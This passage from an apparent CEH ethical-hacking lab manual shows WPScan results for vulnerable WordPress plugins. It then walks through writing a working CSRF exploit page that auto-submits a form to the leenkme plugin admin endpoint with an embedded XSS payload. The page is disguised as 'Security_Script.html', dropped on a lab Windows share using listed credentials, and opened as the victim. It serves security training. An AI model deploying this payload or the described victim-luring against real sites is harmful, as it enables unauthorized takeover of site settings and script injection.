[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
Fixed in: 3.1.5
References:
- https://wpvulndb.com/vulnerabilities/8215
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
- http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
- https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
|
| The version could not be determined.
|
[+] leenkme
| Location: http://10.10.10.16:8080/CEH/wp-content/plugins/leenkme/
| Last Updated: 2019-10-01T20:41:00.000Z
| Readme: http://10.10.10.16:8080/CEH/wp-content/plugins/leenkme/readme.txt
[!] The version is out of date, the latest version is 2.15.0
[!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://10.10.10.16:8080/CEH/wp-content/plugins/leenkme/, status: 200
|
[!] 1 vulnerability identified:
[!] Title: leenk.me <= 2.5.0 - XSS & CSRF
Fixed in: 2.6.0
References:
- https://wpvulndb.com/vulnerabilities/8457
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10988
- https://www.openwall.com/lists/oss-security/2016/04/16/4
- https://packetstormsecurity.com/files/136735/
|
Version: 2.5.0 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://10.10.10.16:8080/CEH/wp-content/plugins/leenkme/readme.txt
Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
- http://10.10.10.16:8080/CEH/wp-content/plugins/leenkme/readme.txt

```

Figure 2.4.15: WPScan results: vulnerable plugins

36. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter**.



```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
└─# cd /home/attacker/Desktop/
[root@parrot] /home/attacker/Desktop/
└─# 

```

Figure 2.4.16: Navigate to the Desktop folder

 **T A S K 4 . 6****Write a CSRF
Exploit Script**

37. Now, type **pluma** and press **Enter** to open a text editor window.
38. A **Pluma** text editor window appears. Type the following script in the document:


```
<html>

<body onload="document.forms['CSRF'].submit()">

<form name="CSRF" action="http://10.10.10.16:8080/CEH/wp-admin/admin.php?page=leenkme_facebook" method="POST">

<input type="hidden" name="facebook_profile" value="on" />
<input type="hidden" name="fb_publish_wpnonce" value="" />
<input type="hidden" name="_wp_http_referer" value="CSRF" />
<input type="hidden" name="facebook_message" value="Hacked!!!" />
<input type="hidden" name="facebook_linkname" value="CSRF" />
<input type="hidden" name="facebook_caption" value="CSRF" />
<input type="hidden" name="facebook_description" value="</textarea><script>prompt();</script>" />
<input type="hidden" name="default_image" value="CSRF" />
<input type="hidden" name="message_preference" value="author" />
<input type="hidden" name="clude" value="in" />
<input type="hidden" name="publish_cats[];" value="0" />
<input type="hidden" name="update_facebook_settings" value="Save Settings" />
<input type="submit" value="Submit form" />

</form>
</body>
</html>
```



```
*Unsaved Document 1 - Pluma (as superuser)

File Edit View Search Tools Documents Help
+ Open Save Undo Cut Copy Paste Find Replace Search
*Unsaved Document 1 x

1<html>
2  <body onload="document.forms['CSRF'].submit()" >
3    <form name="CSRF" action="http://10.10.10.16:8080/CEH/wp-admin/-admin.php?page=leenkme_facebook" method="POST">
4      <input type="hidden" name="facebook_profile" value="on" />
5      <input type="hidden" name="fb_publish_wpnonce" value="" />
6      <input type="hidden" name="_wp_http_referer" value="CSRF" />
7      <input type="hidden" name="facebook_message" value="Hacked!!!" />
8      <input type="hidden" name="facebook_linkname" value="CSRF" />
9      <input type="hidden" name="facebook_caption" value="CSRF" />
10     <input type="hidden" name="facebook_description" value="<-
11       text></script>prompt();</script>" />
12     <input type="hidden" name="default_image" value="CSRF" />
13     <input type="hidden" name="message_preference" value="author" />
14     <input type="hidden" name="clude" value="in" />
15     <input type="hidden" name="publish_cats[]" value="0" />
16     <input type="hidden" name="update_facebook_settings" value="Save
Settings" />
17     <input type="submit" value="Submit form" />
18   </form>
19 </body>
</html>

Plain Text Tab Width: 4 Ln 19, Col 8 INS
```

Figure 2.4.17: Writing a Script

39. Click **File** from the menu bar, and from the context menu, click **Save As....**




Figure 2.4.18: Saving the script

40. The **Save As...** window appears; choose the desired location to save the file (here, **/home/attacker/Desktop**). In the **Name** field, type the name of the file as **Security_Script.html** and click the **Save** button.




Figure 2.4.19: Save As window

41. Now, as an attacker, you will share this malicious script file using email, a shared network drive, or other method and will lure the victim into opening the file and executing the script.

42. In this task, we are going to share this file using a shared network drive.

Note: Here, we are sending the malicious payload through a shared directory, but in real-time, you can send it via an email attachment or through physical means such as a hard drive or pen drive.

43. Navigate to the location **/home/attacker/Desktop** and copy the **Security_Script.html** file.
44. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
45. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
46. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.
47. Navigate to **CEHv11 Module 14 Hacking Web Applications** and paste the **Security_Script.html** file copied in **Step 43**. Close the window.




Figure 2.4.20: Copy Security_Script file

T A S K 4 . 7

Open a Malicious Script as a Victim




Figure 2.4.21: Script file in victim machine

49. Right-click the **Security_Script.html** file and navigate to **Open with → Firefox**.

Note: You should use the same browser that was used in **Step 6**.

